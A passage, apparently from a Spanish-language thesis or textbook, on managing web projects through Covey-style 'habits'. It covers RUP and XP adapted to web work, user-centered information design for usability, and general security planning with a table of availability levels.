Conforme el desarrollo de *software* fue ganando auge, muchos investigadores se dieron cuenta que un gran número de proyectos de *software* fracasaban ya sea parcial o totalmente y la mayoría de veces era por la ausencia de una metodología de trabajo determinada, de ahí fueron naciendo las metodologías de análisis y diseño que pretenden ser una guía a seguir para incrementar el éxito de los proyectos y permitir a los administradores ser más eficientes y cumplir con sus objetivos.

En este texto se mencionarán las dos metodologías principales de la actualidad: *Rational Unified Process* o RUP y *Extreme Programming*, así como las nuevas metodologías orientadas al usuario como *User Centered Information Design* o UCID, todas ellas aplicadas al entorno de Internet.

Rational Unified Process(RUP)

RUP es una metodología de desarrollo de *software*, desarrollada para administrar tanto proyectos pequeños como grandes, actualmente es uno de los esquemas más utilizados para proyectos de gran tamaño, según Per Kroll y Philippe Kruchten [2] ,las características principales de *Rational* son:

- Atacar tempranamente y continuamente los riesgos mayores o ellos lo atacarán a usted.
- Asegurarse de entregar valor a los clientes.
- Concentrarse en el software ejecutable.
- Acomodar los cambios prontamente en el proyecto.

- Trazar una arquitectura tempranamente.
- Construir el sistema basado en componentes.
- Trabajar conjuntamente como un solo equipo.
- Hacer de la calidad un estilo de vida, no un fin tardío.

Rup para proyectos *web* será tratado con más detalle en el apartado 1.

Extreme Programming (XP)

XP es otra metodología popular de administración de proyectos de *software*, según varios expertos XP es bien recibida entre desarrolladores debido a sus características flexibles y metodología ligera, En su libro, Erich Gamma [3] considera las siguientes como las principales características de XP:

Es una metodología de desarrollo de *software* ligera, eficiente, de bajo riesgo, flexible y predecible, se distingue de otras metodologías por:

- Sus ciclos cortos y continuos y su constante retroalimentación.
- Su planteamiento incremental, el cual rápidamente resuelve los planes necesarios para evolucionar durante el ciclo de vida del proyecto.
- Su habilidad de recalendarizar de manera flexible la implementación de la funcionalidad, respondiendo a las cambiantes necesidades de los negocios actuales.
- Su implementación de pruebas automatizadas escritas por desarrolladores y clientes para monitorear el progreso del desarrollo y permitir al sistema evolucionar y capturar errores prontamente.
- Su confianza en la comunicación oral, pruebas, y código fuente para comunicar la estructura del sistema.

- Su efectividad en el proceso de diseño que dura mientras dura el sistema.
- Su práctica de colaboración entre programadores con habilidades ordinarias.
- Los intereses a largo plazo del proyecto.

1.11 Usabilidad

Según Pradeep Henry [4] la usabilidad es la cualidad que posee un producto de *software* para ser fácil de usar y fácil de aprender así como proporcionar al usuario final satisfacción en la ejecución de tareas de soporte y rutinarias, todo sistema de *software* con esas características promueve el aprendizaje y especialización. La usabilidad será tratada a lo largo del texto como un tema especializado.

User Centered information Design (UCID)

Es una metodología de desarrollo de *software* que tiene por objeto la administración del proceso de análisis, diseño e implementación y evaluación de sistemas de software de manera que promuevan y alienten la usabilidad del *software*.

Dicha metodología puede ser el complemento ideal a las ya conocidas metodologías de RUP y XP al proporcionar a éstas de métodos alternativos para mejorar la satisfacción del usuario final de cara a los productos de software construidos.

Los beneficios de esta metodología son, según Pradeep [4]:

• Ayuda a maximizar la facilidad de uso, productividad y satisfacción general en el uso del *software*.

• Elimina información repetida, información inútil, y datos inconsistentes en el *software*.

• Se gana la preferencia de los usuarios porque ellos se ven involucrados directamente y pueden contribuir al diseño de los elementos de información.

La metodología UCID será discutida en los capítulos siguientes.

1.12 Seguridad

La seguridad es un concepto fácil de entender debido a que se aplica en cualquier entorno del diario vivir, al igual que en sistemas humanos, consiste en restringir el acceso a los recursos a los usuarios que tengan la debida autorización para ello, repeler cualquier tipo de ataque y detectar, monitorear y auditar el sistema con el fin de detectar vulnerabilidades que puedan ser motivo de ataques en el futuro, la seguridad será un tema importante en este texto a lo largo de los capítulos.

2. HABITOS PRIMERO Y SEGUNDO

2.1 Hábito uno: sea un administrador de proyecto proactivo

El hábito uno es el hábito de la responsabilidad y de la libertad, promueve la responsabilidad propia, la búsqueda del propio destino y la libertad de tomar decisiones, de manera que se pueden apreciar las situaciones desde otro punto de vista.

2.1.1 Hábito uno en administración

Tal y como se mencionó en el hábito uno , la proactividad es un término de moda, sin embargo, es utilizado muchas veces incorrectamente, hablar de proactividad no es hablar de hiperactividad sino un concepto que libera al individuo de sus modelos mentales sumamente enraizados y le da la capacidad de tomar sus propias decisiones y de ser independiente y responsable.

En el lenguaje de Internet, es común escuchar la palabra *web master* cuyo significado es el de la persona o grupo encargado de mantener un sitio o página funcionando y de actualizarlo cuando sea necesario, el *web master* tiene diversas funciones, pasando por diseñador gráfico, analista y administrador, sin embargo en sitios corporativos y de e-*business*, existe todo un equipo de trabajo donde las funciones están bien definidas y catalogadas.

El primer paso para sitios *web* efectivos es el de aplicar la proactividad en todo el equipo de trabajo, es el líder de proyecto el primero que debe aplicar la proactividad, como líder del equipo debe conocer con exactitud sus funciones y también sus limitaciones, no debe abusar del poder con sus subordinados, ni tampoco ser autoritario, (esto se tratará posteriormente en los hábitos cuatro, cinco y seis). El líder de proyecto debe recordar en todo momento que los paradigmas personales de cada equipo de trabajo varían entre individuos y que debe respetar esas diferencias.

La proactividad es base en el equipo de trabajo, cada miembro del mismo debe conocer sus funciones, responsabilidades y derechos con el fin de que exista una comunicación clara y los objetivos estén bien definidos. La efectividad irá tomando forma conforme se avance con los hábitos, pero cada elemento del equipo debe estar listo para enfrentar los desafíos, las críticas, los errores de los otros e incluso la injusticia y sentimientos personales como la envidia. Al ser proactivo un elemento del equipo de trabajo, será independiente de su ambiente por muy nocivo que este parezca y podrá inyectar en los demás un sentimiento de fortaleza que influirá en un mejor desempeño del grupo.

Como persona proactiva debe estar listo para trabajar entre el estimulo externo y la respuesta que debe dar en todo momento, ese espacio de tiempo interior puede ser la diferencia en su conducta y rendimiento.

La informática es una disciplina que cambia muy rápidamente, por lo que la resistencia al cambio es indeseable, cuando aparezcan nuevas metodologías y tecnologías no debe cerrarse al cambio sino explorar en él nuevas alternativas y nuevas oportunidades para realizar su trabajo de mejor manera. Es sumamente importante el luchar contra el sentimiento reactivo de culpar a los otros, si se comete un error debe ser reconocido y enmendado.

Si se es líder de proyecto, se debe conocer las metodologías de desarrollo de *software*, al menos conocer una metodología con bastante detalle y siempre estar abierto al aprendizaje de otras.

En el entorno actual de desarrollo existen 2 metodologías principales: RUP y XP, se debe conocer al menos una de estas metodologías y que el equipo de trabajo también las conozca y pueda aplicarlas al sistema a construir, si el sistema es un conjunto de páginas estáticas, entonces el trabajo es bastante simple, pudiendo ser efectuado por una persona, pero cuando un sitio contiene una aplicación, el trabajo es más complejo y, dependiendo de las necesidades de éste, el equipo de trabajo puede ser grande, como en el caso de una aplicación en línea de 24x7 (veinticuatro horas los siete días de la semana), la cual necesita de una gran planificación, administración y control, así como de planes de contingencia bien elaborados.

2.1.2 Hábito uno en usabilidad

La usabilidad es un concepto que cada vez esta cobrando más auge entre las empresas de desarrollo de *software* y en aquellas empresas que se preocupan de su inversión en tecnología informática. La usabilidad agrega un valor adicional al *software* al permitirle al usuario minimizar su esfuerzo en su utilización, a la vez que multiplica los resultados y beneficios asociados a dicho esfuerzo.

La usabilidad es un aspecto importante en el desarrollo de una aplicación en Internet ya que, contrario a la mayoría de sistemas de *software*, una aplicación en Internet no tiene manual de usuario y aunque posea ventanas de ayuda, los usuarios raramente las utilizan, por lo que la facilidad de uso es un aspecto crítico. Entre las ventajas de la usabilidad se encuentran las siguientes, propuestas por Bevan Nigel [5]

- Reduce el tiempo de desarrollo
- Menor entrenamiento, soporte y documentación es requerido por los usuarios. Mejora la productividad
- Interfases simples producen menos errores de usuario
- Mejora la competitividad
- Incrementa la expectativa del usuario en la facilidad de uso
- Incrementa la usabilidad de productos de la competencia
- Mejora la calidad de vida
- Reduce el estrés por lo que los usuarios están mas satisfechos
- Reduce la rotación de personal

Actualmente, son muchas empresas importantes las que han agregado a su equipo de trabajo, expertos en usabilidad, entre ellas se encuentra IBM, Microsoft, Apple y Hewlett Packard, los expertos de IBM aseguran que cada dólar invertido en usabilidad, retorna entre $10 y $100 de beneficio.

En el equipo de trabajo debe existir un experto en usabilidad, o alguien que adquiera ese rol, el cual en sus actividades de planificación debe incluir, según Pritchard [6]:

- Observaciones de las tareas de usuario— Observar a los usuarios en sus trabajos, identificando sus procedimientos y tareas típicas y analizando sus flujos de trabajo.

- Entrevistas, grupos de trabajo y cuestionarios — reunirse con los usuarios para averiguar sobre sus preferencias, experiencias y necesidades
- *Benchmark* y análisis competitivo — evaluar la usabilidad de productos similares en el mercado.
- diseño participativo — invitar al usuario a participar en las sesiones de diseño, lo cual permite tener la perspectiva del usuario aún en fases tempranas de desarrollo.
- Prototipos en papel — incluir la opinión del usuario y su evaluación temprana por medio de prototipos de interfase preparados en papel antes que se empiecen a codificar.
- Guías de creación — ayudar a asegurar la consistencia en el diseño a través de estándares de desarrollo y guías afines.

2.1.3 Hábito uno en seguridad

La seguridad es una actividad obligatoria, contrario a lo que muchas personas piensan, la seguridad no es un tema viejo, trillado o quemado, es mas bien un tema candente que no deja de tener actualidad ya que conforme cambian las tecnologías y aparecen nuevos productos, aparecen también nuevas vulnerabilidades, virus y ataques, por lo tanto, debe existir en el equipo de trabajo, un experto en seguridad, para garantizar que la aplicación no sea vulnerable a la mayoría de ataques y que presente un grado respetable de resistencia a los embates informáticos.

En la realidad es imposible mantener el equipo libre de todo tipo de intrusiones, pero es responsabilidad del experto en seguridad, que el porcentaje de vulnerabilidades tienda cada vez a ser menor.

Es de vital importancia que el experto en seguridad mantenga sus conocimientos sobre seguridad actualizados y conozca bien el entorno que administra, este texto está concentrado en la seguridad a nivel de aplicación, pero es altamente recomendable que el responsable de la seguridad tenga un conocimiento integral, con el fin de que pueda intervenir en cualquier momento ante diversas amenazas.

2.2 Hábito dos: Construya el sitio *web* con un fin en mente

El hábito dos es el encargado de guiar hacia objetivos claros, se basa en un cambio de paradigma sobre las ideas, actitudes y costumbres enraizadas que toda persona u organización posee, las cuales generalmente son rígidas y vulnerables. En lugar de sentimientos o costumbres, el centro de acción se rige por valores fundamentales que sirvan de brújula en las situaciones cotidianas.

2.2.1 Hábito dos en administración

Iniciar el sitio *web* con un fin en mente significa tener una visión clara de lo que se va a conseguir. El viejo concepto en economía de qué hacer, cómo hacerlo y para quién hacerlo adquiere forma en el hábito dos, los detalles de cómo hacerlo forma parte del próximo hábito y se discutirá en el próximo capítulo.

Ver el destino final es la clave, requiere de imaginación, guía y convicción. Sobre todo, la meta final debe estar basada en principios sólidos, que no atenten en contra de la propia integridad ni la de los demás, de no ser así, el éxito sería frustrado con sentimientos de culpabilidad por vulnerar el derecho de los otros.

El primer paso al crear un sitio *web* consiste en la planificación, se debe trazar los lineamientos necesarios para alcanzar el objetivo previsto, Para iniciar la administración del sitio, se debe primero pensar cuál será el objetivo fundamental del mismo: educativo, personal, un portal de noticias, o un sitio de e-*commerce* con toda su estructura, la diferencia entre cada uno de los anteriores enfoques es clave porque permite determinar las necesidades que están asociadas a la consecución de la meta provista, así como el conjunto de recursos que serán necesarios en el camino.

La formación del equipo de trabajo es fundamental, labor que compete al líder de proyecto, puede ser tan simple como una misma persona que desempeñe varios roles, o tan complejo como un equipo de trabajo de decenas de personas para desempeñar tareas especializadas, como en el caso de los grandes portales de e-business como www.amazon.com.

Es imprescindible que el equipo de trabajo tenga clara la misión del proyecto, esta misión debe ser una continuación de la misión de la empresa u organización para la cual se trabaja o en el caso de que se trabaje para un cliente independiente, se debe tomar la misión del cliente e integrarla al proyecto.

La misión se formula por medio de un enunciado, el cual debe estar hecho en escalas, primero personal, luego organizacional y también debe existir un enunciado de misión de proyecto que sea la guía durante el proceso de desarrollo del mismo.

El equipo de trabajo debe conocer y sentirse cómodo con una metodología de análisis y diseño.

A continuación se mostraran las metodologías RUP y XP, aplicadas a un proyecto *Web*.

2.2.2 RUP para proyectos Web

RUP ha probado ser una metodología sólida y madura para todo tipo de proyectos, para una aplicación en Internet, resulta una metodología ordenada que provee resultados rápidamente. A continuación se presenta una serie de pasos para adecuar RUP hacia un entorno de Internet, según el libro de Ward y Kroll [7]


Diseño basado en casos de uso

Las aplicaciones Web extienden el desarrollo tradicional de *software* uniendo el arte y el diseño creativo con el mundo de la ingeniería de *software*. Estos dos mundos difieren en procesos, habilidades y cultura.

Estas diferencias pueden a menudo crear un obstáculo fuerte en proyectos *web* cuando estas culturas distintas chocan. Los casos de uso (un caso de uso es una descripción textual que define una secuencia de acciones que un sistema debe efectuar y que conlleva hacia un resultado observable) proveen una forma para expresar en términos comunes, un entendimiento compartido de la conducta de la aplicación *web*.

Los casos de uso son la lengua común para un proyecto *web*, un lenguaje que provee a todo involucrado con el proyecto de los medios para entender lo que la aplicación hará, sea un líder de proyecto, usuario, director de arte, arquitecto o programador. Gracias a los casos de uso, podrán hablar en los términos de la solución de negocios a ser resuelta, según sus especificaciones.

Figura 2. Integrando el proceso creativo con RUP



Fuente: Ward y Kroll [7] página 2

Las aplicaciones *web* exitosas comienzan con una compilación de la misión del proyecto. La misión debe ser personalmente escrita por los clientes, asegurando que los objetivos del proyecto sean los adecuados.

La misión sirve a varios propósitos:

- Permiten definir el compromiso sobre el problema que necesita ser resuelto
- Define los límites del sistema
- Describe las características más importantes del sistema

Los usuarios se representan por actores (un actor define un *set* coherente de roles que los usuarios del sistema pueden desempeñar, ya sea dentro o fuera de sistema), mientras que los servicios están representados por medio de los casos de uso. Documentar los requerimientos de esta forma, hace fácil para los usuarios descubrir qué servicios son necesarios y al equipo de desarrollo le ayuda a validar los requerimientos de manera integral.

En paralelo con los casos de uso, los requerimientos no funcionales, se capturan en la especificación suplementaria que se encarga de todos los requerimientos de funcionabilidad general, usabilidad, rendimiento, seguridad, *web hosting* y soporte, mientras que el *set* de lenguaje común del proyecto es capturado en el glosario.

Informe de diseño creativo

Paralelamente a la identificación de actores y casos de uso, la interfase de usuario inicial es desarrollada, las soluciones *web* efectivas requieren una especial atención en este aspecto, los cuales están contenidos en el informe de diseño creativo, el cual define:

- La personalidad del sitio (ej. ¿debe el sitio proyectar autoridad, diversión, o servicio? ¿Debe ser conservador o provocativo?)
- La manera como los usuarios acecharán al sitio (Ej. La velocidad de conexión)
- El *browser* que usan los usuarios
- Limitaciones de color que el sitio tendrá

Mapa de navegación

El mapa de navegación es una vista de la solución *web* que muestra cómo los usuarios navegarán en el sitio, se representa por medio de un diagrama de árbol. Este diagrama se denomina comúnmente Mapa del sitio o *Site Map* y generalmente incluye las partes más importantes del sitio, lo cual es útil para saber por ejemplo, la cantidad de clic que hay que ejecutar para llegar a una zona determinada. Es deseable que las partes importantes se encuentren a un clic de distancia del inicio del sitio. El mapa de navegación evoluciona del modelo de casos de uso, por esta razón, el mapa del sitio debe ser creado después de los modelos de caso de uso.

Crear prototipos de diseño

Esta opción presenta a los clientes las opciones visuales para la aplicación *web* para refinar el diseño visual del sitio.

Estos prototipos consisten en muestras de cómo el sitio debería verse, generalmente son gráficas planas dentro del *browser* para dar apariencia de estar completas, la idea es evitar la codificación innecesaria antes de aprobar el diseño final, su función principal es proveer retroalimentación con el usuario acerca de las interfases de usuario final.

Elementos de diseño web

Estos elementos son imágenes discretas que se ensamblan en las páginas para proveer mejor usabilidad del sitio y establecer la consistencia del mismo. De esta manera el usuario puede acostumbrarse al diseño y saber rápidamente cuál opción le transporta al área elegida. Estos elementos deben ser diseñados en fases tempranas del desarrollo junto con las guías de su uso.

Ejemplos de estos elementos son iconos, fondos de pantalla y *links* estratégicamente colocados.

Prototipo inicial de la interfase de usuario (I.U.)

Los prototipos de diseño evolucionan hacia el prototipo de interfase de usuario, la apariencia de la I.U. se basa en el reporte de diseño creativo y se construye en la fase de actividades de RUP, generalmente este prototipo soporta sólo algunas partes del sistema pero con un alto apego a los casos de uso.

Guías avanzadas de interfase de usuario

Cuando el prototipo inicial de interfase de usuario está terminado, se completa agregando guías detalladas para diseñar la interfase final, esta guía especificará entre otras cosas cómo y cuándo se usarán los esquemas *web*, como colores, fuentes, *style sheets* y detalles de posicionamiento de elementos de navegación.

Prototipo completo de interfase de usuario

Este prototipo expande el creado inicialmente con el fin de cubrir todos los casos de uso. El prototipo debe abarcar la navegación completa entre páginas y los elementos visuales del sitio, puede usarse datos reales o bien datos de prueba, el objetivo de esta fase es llegar a un acuerdo con los clientes sobre el alcance de cada interfase de usuario y mostrar la funcionabilidad total del sitio.

Mapa de navegación completo

Luego de la fase anterior, el mapa de navegación completo debe ser elaborado, este debe estar basado en el mapa inicial y debe cubrir totalmente todos los casos de uso planteados al inicio, debe incluir todas las páginas o pantallas identificadas en el prototipo IU.

2.2.3 XP para proyectos *web*

XP puede integrarse fácilmente a un entorno *web*, a continuación se presenta un resumen sobre la integración de XP a la construcción de páginas *web* según Wallace y otros [8]

Roles en un proyecto XP

- El líder de proyecto, es el encargado de velar porque el proceso se lleve a cabo, según lo establecido, coordina actividades con los clientes, remueve obstáculos para el proyecto.
- El cliente, escribe y prioriza las historias (ideas o características de los procesos del sistema) y escribe criterios de aceptación.
- El *coach* verifica que el proyecto se encuentre encaminado según las mejores prácticas de XP.
- El programador, quien divide las historias en tareas estimadas, escribe *tests* de prueba.
- El *tester* ayuda a escribir criterios de aceptación al cliente y ejecuta pruebas funcionales y sus reportes asociados.

Roles de un proyecto web XP

Programador de interfases

Su tarea principal es construir la interfase de usuario de cada página, es decir, diseñar la funcionabilidad de cada página, trabaja junto al diseñador gráfico para definir los elementos visuales, se encarga del código de las páginas (XSLT, *JavaScript*, y otros lenguajes del lado del cliente).

Diseñador gráfico

Es el responsable de la apariencia visual de cada página, sigue los procedimientos de diseño y prepara esquemas de las visuales de las páginas. Trabaja junto al programador de interfases con el fin de coordinar los elementos de funcionabilidad como CSS y DHTML.

Programador del lado del servidor

Es el encargado de programar toda la funcionabilidad de la aplicación del lado del servidor, trabaja junto al programador de interfases para unificar criterios de entrada y salida. Muchas veces este rol se fusiona con el de diseñador de interfases y es llevado a cabo por una misma persona, o por un grupo de personas como ambos roles.

Iteraciones de dos semanas

Es recomendado para proyectos *web* seguir el esquema de iteraciones de dos semanas. Esto es beneficioso porque permite trabajar en un número de historias en la aplicación, sin la necesidad de incluir historias dependientes unas de otras, cuando esto sucede es necesario finalizar las historias previas y luego dar paso a las siguientes.

Programación en parejas

La programación en parejas es uno de los pilares de XP, sin embargo en un entorno *web* se debe modificar con el fin de ajustar el conocimiento de cada uno de manera productiva.

En un proyecto determinado, los autores intentaron mezclar en parejas a los involucrados, logrando las siguientes combinaciones:

- Programadores de interfase con diseñadores gráficos
- Clientes con *testers* (probadores)
- *Testers* con diseñadores gráficos
- Clientes con todo el resto del equipo

Según los autores, estas combinaciones produjeron resultados satisfactorios ya que crearon sinergia en el equipo, lo que permitió refinar el liderazgo en cada área.

Tarjetas CRC

Las tarjetas llamadas CRC (*Responsibilities and Collaboration*) se utilizan para diseñar los objetos que se están construyendo. En las sesiones CRC se define cada clase en una tarjeta y a continuación los objetos derivados, incluyendo responsabilidades y colaboración.

Las tarjetas pueden representar contenidos de una página, un archivo XML, esquema de navegación en una página y el formato derivado de una hoja de estilo. Los programadores del lado del servidor utilizan tarjetas CRC para mostrar cómo interactuar con DLLs, páginas JSP y ASP. Los esquemas de base de datos son rápidamente desarrollados utilizando tarjetas CRC.

Prototipos

Los prototipos son cualquier página, desde una simple página estática hasta una pequeña aplicación *web*, su objeto es probar una parte de la funcionabilidad de todo el sitio. Debe recordarse que los prototipos son desechables, se utilizan para aprender algo y no tienen otro uso, nunca se debe usar prototipos en producción de código, se debe evitar la tentación de reutilizarlos en instancias finales de desarrollo.

Cambios

En el desarrollo *web* el cambio es inminente, los clientes cambian, la tecnología cambia y puede suceder que lo que se construya sea totalmente diferente a aquello que se planificó

.

Se debe tratar de mantener la vista en la actualidad y concentrarse en lo que debe hacerse en la iteración actual únicamente, nunca haga nada que no haya sido solicitado, ello ahorrará tiempo y energías.

Unidades de prueba para proyectos Web

Las pruebas para proyectos *web* se ajustan a las pruebas hechas a proyectos tradicionales, sin embargo, es necesario tener en cuenta las diferencias en cuanto a browsers, lenguajes y componentes utilizados.

Múltiples Browsers

El requerimiento no funcional más importante de cualquier proyecto *web* es determinar cuáles *browsers* serán soportados. Es importante considerar este elemento porque entre *browsers* es común encontrar diferencias en cuanto al despliegue gráfico y características que otros *browsers* no poseen, las unidades de prueba deben ser independientes del *browser*, por esta razón, se debe ser muy cuidadoso con las pruebas en dichos entornos.

2.2.4 Habito dos en usabilidad: diseño de información centrado en el usuario

A continuación se describe la metodología UCID, la cual puede ser adaptada a cualquier metodología de desarrollo como RUP o XP y que permite al equipo de desarrollo diseñar sistemas basados en el usuario como elemento clave del sistema, ya que es él mismo quien finalmente determinará el éxito o fracaso del proyecto según sea su satisfacción con el mismo.

El enfoque de UCID usado en este documento se basa parcialmente en el libro de Henry Pradeep [4].

Diseño tradicional de la información

La información es vista e interpretada según sea el rol que el involucrado tenga; para el desarrollador, el sistema es el conjunto de formas y código asociado a las mismas, lo cual da forma al sistema. El documentador interpretará el sistema como el *software* para el cual esta realizando la documentación y el probador tendrá un enfoque distinto de los dos anteriores. UCID provee de un medio para integrar al enfoque de desarrollo de la experiencia y expectativa del usuario con lo que la opinión y los requerimientos del usuario son tomados en cuenta.

Ventajas de integrar UCID en la metodología de desarrollo

- Se gana la preferencia de los usuarios porque ellos se ven involucrados directamente y pueden contribuir al diseño de los elementos de información.
- Ayuda a maximizar la usabilidad del *software*.
- Mejora la capacidad del equipo de manejar la información provista por los usuarios y que ésta se ajuste a las necesidades y de los mismos con un resultado positivo en las ganancias de la organización.
- Brinda posibles ventajas competitivas a las organizaciones que la adoptan primero.
- Reduce costos resolviendo problemas de diseño en etapas tempranas de desarrollo y evitando costosas reparaciones más adelante.
- Mejora la comunicación en el proyecto ya que requiere que se almacenen y administren detalles sobre el diseño y documentación.

Puntos clave para implementar (UCID)

- **Concentrarse tempranamente en los usuarios y sus tareas.** El objetivo es entender a los usuarios de manera cognoscitiva, conductual y sus actitudes, las tareas que realiza el usuario, el tipo de ambiente en el que se desenvuelve.

- **Diseñar anticipadamente la interfase de usuario.** La interfase de usuario debe estar separada y preceder al diseño interno. La implementación interna del *software* se estructura para que la misma se pueda cambiar, sin modificar el código interno.

- **Involucrar a los usuarios.** Permite al usuario o clientes participar activamente en el proyecto, por ejemplo permite a los usuarios ser parte del diseño de interfases.

- **Insistir en el prototipado interactivo y evaluación.** La interfase de usuario evoluciona gracias al prototipo iterativo. El prototipo es rediseñado. Hasta alcanzar las metas de usabilidad y ser satisfactorio para el usuario.

2.2.5 Fases de desarrollo

Análisis

Consiste en practicar actividades con el fin conocer bien las actividades que el usuario llevará a cabo en sus labores diarias y las cuales serán trasladadas al *software*. Los métodos varían desde simples entrevistas hasta investigación contextual en el entorno de trabajo real.

El resultado del análisis produce un perfil de usuario que describe las características de los usuarios asociados al rol analizado.

Metas de usabilidad

Son metas que el *software* debe cumplir para ser considerado exitoso, una meta de usabilidad puede ser por ejemplo: mejorar el tiempo de respuesta de un formulario de facturación a 1 segundo.

Diseño/prototipado

Un prototipo de la nueva interfase de usuario es diseñado basándose en los conocimientos adquiridos del análisis y las metas de usabilidad, es una actividad crítica que decide la interfase final del *software*, puede ser un prototipo en papel que muestre pantallas de navegación o un modelo creado con herramientas de programación. El prototipo es redefinido hasta crear la interfase final.

Implementación

El resultado de la evaluación de prototipos se convierte en un prototipo aprobado. El prototipo aprobado se traslada hacia una interfase de usuario final. Puede estar acompañado de la escritura de detalles o diagramas de estado.

Evaluación

El equipo de desarrollo planea la usabilidad durante la fase de análisis. La evaluación es la actividad que sucede durante el diseño basado en el usuario que se centra en dos actividades: inspección y pruebas de usabilidad.

Practicar inspecciones de usabilidad

Consiste en implementar los aspectos relacionados con la usabilidad de la interfase de usuario. Los métodos son baratos y pueden ser usados en los distintos escenarios del diseño centrado en el usuario, incluyen la posibilidad de hacer recomendaciones para resolver los posibles problemas. Algunos métodos comunes incluyen los siguientes:

- **Evaluación heurística**

Consiste en verificar que las partes de la interfase de usuario cumplan con los principios universales de la usabilidad llamados heurísticos. Este es un tipo muy usado de evaluación y normalmente es practicado por expertos en usabilidad.

- **Recorridos**

Los expertos en usabilidad, programadores y usuarios se reúnen para probar un escenario de tareas discutiendo en el camino los posibles problemas de usabilidad encontrados.

2.2.6 Hábito dos en seguridad

Planificar la seguridad del sitio *web* requiere un alto grado de proactividad, ya que es una actividad del cuadrante dos, sin importar el tamaño o el objetivo del sitio *web*, se deben tener políticas de seguridad definidas, desde una página personal cuya alta en servidor pudo ser afectada por un virus, hasta un sitio de *e-business* con alta disponibilidad y manejo de transacciones en línea.

En una ocasión, el autor de estas líneas pregunto a un administrador qué hacia cuando el sistema trabajaba normalmente, “Chatear” fue la respuesta, -- me aburro si hacer nada… Este es un ejemplo de reactividad ya que las actividades de optimización de seguridad y rendimiento deben hacerse constantemente sin descuidarlas nunca, este es el enfoque que un administrador proactivo debe tener siempre.

Si las amenazas a la seguridad se ignoran o son subestimadas, se corre el riesgo de caer en el cuadrante uno con problemas de urgencia y costos altísimos, lo que en el peor de los casos puede incurrir en la pérdida de la información confidencial y la quiebra de la empresa.

El nivel de seguridad deseado es una cuestión de costo-beneficio, normalmente la información de la empresa afectada es un bien demasiado valioso para dejarlo en las manos de intrusos, por lo que el experto en seguridad debe reunirse con el cliente para determinar las políticas de seguridad a seguir, deben en todo momento considerarse las medidas más adecuadas para enfrentar las intrusiones y también las bajas del servicio, ya que dependiendo del tipo de negocio resultan más convenientes unas medidas que otras, todo depende del entorno a administrar.

A continuación se presentan algunas consideraciones a tomar en el proceso de diseño de una aplicación *web* segura:

Quién se dispone ser

Significa el objetivo primario del sitio: página personal, portal informativo, portal educativo, portal publicitario sitio de comercio electrónico etc. Cada una de las anteriores clases de sitios tiene diferentes necesidades, diferentes enfoques de implementación y distintos costos de seguridad, todo ello basado en el esquema costo-beneficio.

Cuánto tiempo se desea estar disponible

Esto se refiere a la disponibilidad del sitio, cuando el sitio se encuentra más del 99% del tiempo disponible, se dice que el sitio posee alta disponibilidad, algunas medidas de comparación de disponibilidad son:

Tabla I Diversos grados de disponibilidad

% disp.	Tiempo fuera de línea al año
99.000%	3 días, 15 horas, 36 minutos
99.500%	1 dia, 19 horas, 48 minutos
99.900%	8 horas, 46 minutos
99.950%	4 horas, 23 minutos
99.990%	53 minutos
99.999%	5 minutos

Fuente: Cisco [9]

Mientras más alto sea el porcentaje de disponibilidad, el tiempo en el cual el sistema no está disponible será menor, pero los costos aumentarán dramáticamente ya que este esquema de trabajo requiere de equipo costoso y personal altamente calificado.

La alta disponibilidad es un tema fuera del alcance de este texto, se recomienda leer la literatura adecuada en el caso de decidir la construcción de un sistema que presente dichas características.

Cuán importante es la información

Mientras más importante sea ésta, más valor económico representa, por lo tanto debe protegerse de igual manera, si proteger la información resulta ser más costoso que la información misma, entonces el enfoque de seguridad esta basado en parámetros erróneos, estimar este dato es importantísimo para evitar gastos innecesarios para la organización.

Enunciado de misión del experto de seguridad

